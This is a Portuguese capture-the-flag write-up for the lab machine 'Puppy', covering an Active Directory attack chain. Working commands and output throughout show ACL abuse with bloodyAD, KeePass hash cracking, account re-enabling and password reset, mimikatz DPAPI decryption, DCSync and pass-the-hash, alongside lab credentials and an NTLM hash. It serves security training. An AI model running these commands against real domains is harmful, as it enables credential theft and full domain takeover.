

PUPPY – Write Up



Primeiro vamos descobrir o dc e o domínio

```
kali@kali ~$ /puppy nxc smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --generate-hosts-file ./host
SMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB 10.10.11.70 445 DC [+] PUPPY.HTB\levi.james:KingofAkron2025!
```

Portas e serviços:

```
PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack ttl 127 Simple DNS Plus
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-11 05:48:44Z)
111/tcp open rpcbind syn-ack ttl 127 2.4 (RPC #100000)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped syn-ack ttl 127
2049/tcp open nlockmgr syn-ack ttl 127 1.4 (RPC #100021)
3260/tcp open iscsi? syn-ack ttl 127
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped syn-ack ttl 127
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

Rodar o bloodhound:

```
bloodhound-python -u 'levi.james' -p 'KingofAkron2025!' -ns 10.10.11.70 -d puppy.htb -c all -zip
```

Verificar o SMB:

```
kali@kali ~$ /puppy smbclient -L //10.10.11.70/ -U 'levi.james\KingofAkron2025!'

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
DEV            Disk      DEV-SHARE for PUPPY-DEVS
IPC$           IPC        Remote IPC
NETLOGON       Disk      Logon server share
SYSVOL         Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
do connect: Connection to 10.10.11.70 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available


kali@kali ~$ /puppy smbmap -H 10.10.11.70 -u levi.james -p 'KingofAkron2025!'

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEVans@gmail.com
https://github.com/ShawnDEVans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.70:445 Name: 10.10.11.70 Status: Authenticated
Disk
Permissions
-----
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
DEV NO ACCESS DEV-SHARE for PUPPY-DEVS
IPC$ READ ONLY Remote IPC
NETLOGON READ ONLY Logon server share
SYSVOL READ ONLY Logon server share

[*] Closed 1 connections
```



Levi tem genericWrite no grupo developers, vamos colocá-lo lá dentro para tentar acessar o share “DEV”

bloodyAD -u 'levi.james' -p 'KingofAkron2025!' --dc-ip 10.10.11.70 -d puppy.htb add groupMember developers levi.james

```
kali@kali ~/puppy$ bloodyAD -u 'levi.james' -p 'KingofAkron2025!' --dc-ip 10.10.11.70 -d puppy.htb add groupMember developers levi.james
[+] levi.james added to developers
```

Agora podemos acessar a share DEV

```
kali@kali ~/puppy$ smbclient //10.10.11.70/DEV -U 'levi.james%KingofAkron2025!'

Try "help" to get a list of possible commands.
smb: \> ls
.
..
KeePassXC-2.7.9-Win64.msi
Projects
recovery.kdbx
DR            0   Sun Mar 23 03:07:57 2025
D             0   Sat Mar  8 11:52:57 2025
A 34394112    Sun Mar 23 03:09:12 2025
D             0   Sat Mar  8 11:53:36 2025
A          2677 Tue Mar 11 22:25:46 2025
```

.kdbx é a extensão de arquivos do **KeePass**, um gerenciador de senhas. Ele armazena os dados em um **formato binário criptografado**

Precisamos quebrar isso, vamos usar keepass2john


```
kali@kali ~/puppy/john/run$ ./keepass2john ../recovery.kdbx > hash.txt
kali@kali ~/puppy/john/run$ cat hash.txt
recovery:$keepass$*4*37*ef636ddf*67108864*19*4*bf70d9925723ccf623575d62e4c4fb590a2b2b4323ac35892cf2662853527714*d421b15d6c79e29ecb70c8e1c2e92b4b27dc8d9ae6d8107292057feb92441470*03d9a29a67fb4bb500000400021000000031c1f2e6bf714350be5805216afc5aff030400000001000000042000000bf70d9925723ccf623575d62e4c4fb590a2b2b4323ac35892cf266285352771407100000000ab56ae17c5cebf440092907dac20a350b8b000000000142050000024555494410000000ef636ddf8c29444b91f7a9a403e30a0c05010000004908000002500000000000005010000004d0800000000000400000000004010000050040000000400000042010000005320000000d421b15d6c79e29ecb70c8e1c2e92b4b27dc8d9ae6d8107292057feb9244147004010000005604000001300000000040000000d0a0d0a*31614848015626f2451cc4d07ce9a281a416c8e8c2ff8cc45c69ce1f4daef0e9
```

Agora é só usar o john normalmente para quebrar essa hash

```
kali@kali ~/puppy/john/run$ ./john --format=keepass --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 128/128 SSE2])
Cost 1 (t (rounds)) is 37 for all loaded hashes
Cost 2 (m) is 6536 for all loaded hashes
Cost 3 (p) is 4 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Failed to use huge pages (not pre-allocated via sysctl? that's fine)
liverpool (recovery)
lg 0:00:00:21 DONE (2025-10-11 02:44) 0.04737g/s 1.705p/s 1.705c/s 1.705C/s purple..liverpool
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Agora vamos abrir:

```
kali@kali ~/puppy$ keepassxc recovery.kdbx
```




The screenshot shows the KeePassXC application window. At the top, there's a header with 'Root' and a list of users: ADAM SILVER, ANTONY C. EDWARDS, JAMIE WILLIAMSON, SAMUEL BLAKE, and STEVE TUCKER. Each user has a corresponding URL (puppy.htb) and a modified date (3/10/25 5:01 AM). Below this, there's a section for 'Root / ADAM SILVER' with tabs for 'General', 'Advanced', and 'Autotype'. The 'General' tab is selected, showing the 'Username' as 'HJKL20251' and the 'Password' as 'HJKL20251'. The 'URL' is 'puppy.htb' and the 'Expiration' is 'Never'.

Conseguimos outros usuários e senhas!

Verificando cada um deles no bloodhound notamos que alguns não existem e outros estão no mesmo grupo que nosso levi.james, apenas o adam.silver está em um grupo

“Remote Management Users” e é ele que vamos explorar agora



Depois de tentar logar diretamente com ele vemos que falhou e confirmamos com netexec

```
Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError
Error: Exiting with code 1
kali@kali ~$ netexec winrm 10.10.11.70 -u 'adam.silver' -p 'HJKL2025!'
WINRM 10.10.11.70 5985 DC [*] Windows Server 2022 Build 26348 (name:DC) (domain:PUPPY.HTB)
/usr/lib/python3/dist-packages/spnego/ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4
and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self.key)
WINRM 10.10.11.70 5985 DC [-] PUPPY.HTB\adam.silver:HJKL2025!
```



Domain SID: S-1-5-21-1487982659-1829050783-2281216199

Enabled: FALSE

Home Directory: C:\Users\adam.silver

Nota-se que a conta dele está desativada, precisamos ativá-la novamente!



O outro usuário que achamos é o ant.edwards, ele faz parte do grupo “sênior devs” que tem genericAll sobre adam.silver

Vamos remover a flag disabled e mudar sua senha:

bloodyAD -u ant.edwards -p 'Antman2025!' -d puppy.htb --dc-ip 10.10.11.70 remove uac adam.silver -f ACCOUNTDISABLE

```
kali@kali ~$ bloodyAD -u ant.edwards -p 'Antman2025!' -d puppy.htb --dc-ip 10.10.11.70 remove uac adam.silver -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl
```

bloodyAD -u ant.edwards -p 'Antman2025!' -d puppy.htb --dc-ip 10.10.11.70 set password adam.silver Fiap123

```
kali@kali ~$ bloodyAD -u ant.edwards -p 'Antman2025!' -d puppy.htb --dc-ip 10.10.11.70 set password adam.silver Fiap123
[+] Password changed successfully!
kali@kali ~$ evil-winrm -i 10.10.11.70 -u 'adam.silver' -p 'Fiap123'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.silver\Documents>
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> ls

Directory: C:\Users\adam.silver\Desktop

Mode                LastWriteTime         Length Name
----                -
-a---             2/28/2025 12:31 PM        2312 Microsoft Edge.lnk
-ar---            10/10/2025 10:33 PM           34 user.txt

*Evil-WinRM* PS C:\Users\adam.silver\Desktop> cat user.txt
```

OBS: para tirar o disabled da conta do adam.silver pode-se usar ldapsearch para pegar os atributos dele e depois ldapmodify para trocar de disabled para enabled!

Agora precisamos vasculhar o que fazer para elevar privilégio, olhando os grupos que adam faz parte não vemos nada que chame atenção, agora olhando nos arquivos dele vemos algo interessante

Mode	LastWriteTime	Length	Name
d----	5/9/2025 10:48 AM		Backups
d----	5/12/2025 5:21 PM		inetpub
d----	5/8/2021 1:20 AM		PerfLogs
d-r--	7/24/2025 12:25 PM		Program Files
d----	5/8/2021 2:40 AM		Program Files (x86)
d----	3/8/2025 9:00 AM		StorageReports
d-r--	3/8/2025 8:52 AM		Users
d----	5/13/2025 4:40 PM		Windows

Existe um diretório de backup, vamos baixá-lo e ver

```
*Evil-WinRM* PS C:\Backups> ls


Directory: C:\Backups

Mode                LastWriteTime         Length Name
----                -
-a----            3/8/2025  8:22 AM       4639546 site-backup-2024-12-30.zip


*Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zip
Info: Downloading C:\Backups\site-backup-2024-12-30.zip to site-backup-2024-12-30.zip

kali@kali ~ - /puppy/puppy cat nms-auth-config.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
  <server>
    <host>DC.PUPPY.HTB</host>
    <port>389</port>
    <base-dn>dc=PUPPY,dc=HTB</base-dn>
    <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
    <bind-password>ChefSteph2025!</bind-password>
  </server>
  <user-attributes>
    <attribute name="username" ldap-attribute="uid" />
    <attribute name="firstName" ldap-attribute="givenName" />
    <attribute name="lastName" ldap-attribute="sn" />
    <attribute name="email" ldap-attribute="mail" />
  </user-attributes>
  <group-attributes>
    <attribute name="groupName" ldap-attribute="cn" />
    <attribute name="groupMember" ldap-attribute="member" />
  </group-attributes>
  <search-filter>
    <filter>&(objectClass=person)(uid=%s)</filter>
  </search-filter>
</ldap-config>
```

Achamos credenciais de um tal de steph.cooper



Vemos que ele faz parte do “remote management users”, então vamos tentar logar via evil-winrm



Existe um steph.cooper_ADM, vamos tentar explorá-lo via DPAPI

```
*Evil-WinRM* PS C:\Users\steph.cooper> ls -Force

Directory: C:\Users\steph.cooper

Mode                LastWriteTime         Length Name
----                -
d-r--              3/8/2025    7:40 AM          3D Objects
d--h--             2/19/2025    4:25 AM          AppData
d--hsl            2/19/2025    4:25 AM    Application Data
d-r--              3/8/2025    7:40 AM          Contacts
d--hsl            2/19/2025    4:25 AM          Cookies
d-r--              3/8/2025    7:40 AM          Desktop
d-r--              3/8/2025    7:40 AM          Documents
d-r--              3/8/2025    7:40 AM          Downloads
d-r--              3/8/2025    7:40 AM          Favorites
d-r--              3/8/2025    7:40 AM          Links
d--hsl            2/19/2025    4:25 AM    Local Settings
d-r--              3/8/2025    7:40 AM          Music

*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> download C8D69EBE9A43E9DEBF6B5FBD48B521B9

Info: Downloading C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9 to C8D69EBE9A43E9DEBF6B5FBD48B521B9
Error: Download failed, Check filenames or paths: uninitialized constant WinRM::PS::FileManager::EstandardError
```

Não está dando pra fazer o download da chave, então vamos mandar o mimikatz pra dentro da máquina e fazer lá mesmo!

Primeiro vamos checar:

```
.\mimikatz.exe "dpapi::cred
/in:C:\users\steph.cooper\appdata\roaming\microsoft\credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9" "exit"
```

```
mimikatz(commandline) # dpapi::cred /in:C:\users\steph.cooper\appdata\roaming\microsoft\credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9
**BLOB**
dwVersion          : 00000001 - 1
guidProvider       : {d9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey      : {556a2412-1275-4ccf-b721-e6a0b4f90407}
dwFlags            : 20000000 - 536870912 (system ; )
dwDescriptionLen   : 0000003a - 58
szDescription       : Enterprise Credential Data

algCrypt           : 00006603 - 26115 (CALG_3DES)
dwAlgCryptLen      : 00000000 - 192
dwSaltLen          : 00000010 - 16
pbSalt             : 711bed180e9affbd35ae0e91ff77b395
dwHmacKeyLen       : 00000000 - 0
pbHmacKey          :
pbHmacKeyLen       :
algHash            : 00008004 - 32772 (CALG_SHA1)
dwAlgHashLen       : 000000a0 - 160
dwHmac2KeyLen      : 00000010 - 16
pbHmac2Key         : 0a0dfff7a33f05732d938c7562521cd70
dwDataLen          : 00000000 - 280
pbData             : 315eb3036256373fb93c03158b0669b2281ac05551a1e77d5ae4ccb42ed8004d7aed11eb66c4149d0275f70138d963f098369ad7155d75ae60f4a2543b1efec3ae75049fdd91a6621
0b3db503c73a24218b8db6b92efc7d09f22d6e5154b2f3669db0011c494d44b3115d1c2a7d713d5f1c81e5d1c5db22f1ad7d475e21cc4fab9cde4f63c4d1dd3f22eebc358797c4ce5097ec817322ed1abf218f9
eb20336006eb48907597fb18ebcd6297184886acc91b82246f7ddc05c5bfd7ac44fd3a9f281b12e423a32bf1098565b8d2e35
dwSignLen          : 00000014 - 20
pbSign             : 3ab1905cf0eef6d04985f52dfb4989a7f6c1a49c
```

Temos a guidMasterKey que é a chave mestra criptografada que vimos anteriormente

E temos a pbData que são os dados de credenciais criptografados reais

podemos solicitar uma chave mestra de backup para o nosso usuário "steph.cooper" ao Controlador de Domínio (esta máquina) via RPC e descriptografar o blob de credenciais com ela.

```
.\mimikatz.exe "dpapi::masterkey
/in:C:\users\steph.cooper\appdata\roaming\microsoft\protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407 /rpc" "exit"
```

```
[domainkey]
**DOMAINKEY**
dwVersion      : 00000002 - 2
dwSecretLen    : 00000100 - 256
dwAccessCheckLen : 00000058 - 88
guidMasterKey   : {3ec516f3-8016-4236-bacf-b9a90ea50992}
pbSecret       : 48c6dee438ddf25fb827cba81d28ade3e7b50472486cedbcb0b7247197643bb64e9efe38e5a91392c43a10507737ee38d5b67e1255da2e8df9b9da4cd94f656178ee80d03aa30e510
1d7d41bec7f414e9186e32ecff06b86c8df35b1b3682cdf38c967b5980d7909264f1f1fae8bfa63074b40483b1fcbf2bdf662786841470be9be9e204eeaf449619a99ced6379f74c3c569f7c2759f7b774c5f07
da8b570a39e933d9ba7b13224df5a94d67cdf451b22f6682ec6ebcf56a6ce5310e44e5002793addbd93fdd3099e9e68214f1c0cfabe4425514b171d02050e0193313ecf4273b0540fe1115533148bf269ecc9558
0ad5c21e8a9025fe0673e5ab3238
pbAccessCheck  : 99db4e12dad3294b01fd2f6966463c541668845f73c9e2da25645258023bbec8f580c8c03c93190c34633fef444fc426fb41e1b089756f8472793c4d46e89374864281312f72394e6d
9afc5ebf2c71cf5895c8962849aa4

Auto SID from path seems to be: S-1-5-21-1487982659-1829050783-2281216199-1107

[backupkey] without DPAPI SYSTEM:
key : 1a943a912fa315c7f9eced48870b613d9e75b467d13d618bbad9262ef3f2c567
sha1: 469928729f9485d7ba46a22de53071b2e1d81fb9

[domainkey] with RPC
[DC] 'PUPPY.HTB' will be the domain
[DC] 'DC.PUPPY.HTB' will be the DC server
key : d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
sha1: 3c3cf2061dd9d45000e9e6b49e37c7016e98e701
```

Observe o campo “key”

Podemos imprimir novamente o conteúdo do blob de credenciais de Steph. Mas agora, munidos da chave mestra em texto simples, podemos ver a senha descriptografada do usuário "steph.cooper_adm"

.\mimikatz.exe "dpapi::cred

/in:C:\users\steph.cooper\appdata\roaming\microsoft\credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9
/masterkey:d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84" "exit"

```
Decrypting Credential:
* masterkey : d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
**CREDENTIAL**
credFlags      : 00000030 - 48
credSize       : 000000c8 - 200
credUnk0       : 00000000 - 0
Type           : 00000002 - 2 - domain_password
Flags          : 00000000 - 0
LastWritten    : 3/0/2025 3:54:29 PM
unkFlagsOrSize : 00000030 - 48
Persist        : 00000003 - 3 - enterprise
AttributeCount : 00000000 - 0
unk0           : 00000000 - 0
unk1           : 00000000 - 0
TargetName     : Domain:target=PUPPY.HTB
UnkData        : (null)
Comment        : (null)
TargetAlias    : (null)
UserName       : steph.cooper_adm
CredentialBlob  : FivethChipOnItsWay2025!
Attributes     : 0
```

Observe o campo “CredentialBlob” e “Username”

Agora é só logar com a conta do adm!

```
kali@kali ~$ /usr/share/windows-binaries/x64/evil-winrm -i 10.10.11.70 -u 'steph.cooper_adm' -p 'FivethChipOnItsWay2025!'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents>
```

Vamos usar uma técnica chamada DCSync

.\mimikatz.exe "lsadump::dcsync /domain:puppy.htb /user:Administrator" "exit"

O que realmente acontece:

Esse comando usa a técnica chamada DCSync, que:

- Faz o Mimikatz se comportar como um controlador de domínio secundário (DC).
- Ele envia requisições legítimas de replicação de credenciais via protocolo MS-DRSR.
- Ele não precisa ler `C:\Windows\NTDS\NTDS.dit` diretamente.
- Em vez disso, ele pede os hashes do usuário (Administrator no caso) ao DC via rede, da mesma forma que um DC real faria.

Na resposta da requisição vemos que pegamos o hash NTLM do administrator

Credentials:

Hash NTLM: bb0edc15e49ceb4120c7bd7e6e65d75b

```
kali@kali ~$ /usr/share/windows-binaries/x64/evil-winrm -i puppy.htb -u Administrator -H "bb0edc15e49ceb4120c7bd7e6e65d75b"
```

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
```

Directory: C:\Users\Administrator\Desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar--	10/10/2025 10:33 PM	34	root.txt

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
```